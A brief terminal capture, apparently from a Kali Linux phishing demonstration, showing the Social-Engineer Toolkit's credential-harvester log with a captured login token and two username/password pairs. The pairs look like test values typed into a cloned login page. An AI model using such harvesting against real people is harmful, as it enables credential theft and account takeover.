 Hack the Gibson ... and remember ... hugs are worth more than handshakes.


┌──(kali㉿kali)-[~]
└─$ sudo cat /usr/share/set/src/logs/harvester.log
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
logintoken=4ciFioge2×0Yxb3zCME1gp3pEZ1zYE76
username=felix
password=rojas
logintoken=4ciFioge2×0Yxb3zCME1gp3pEZ1zYE76
username=FELIX
password=PRUEBA
```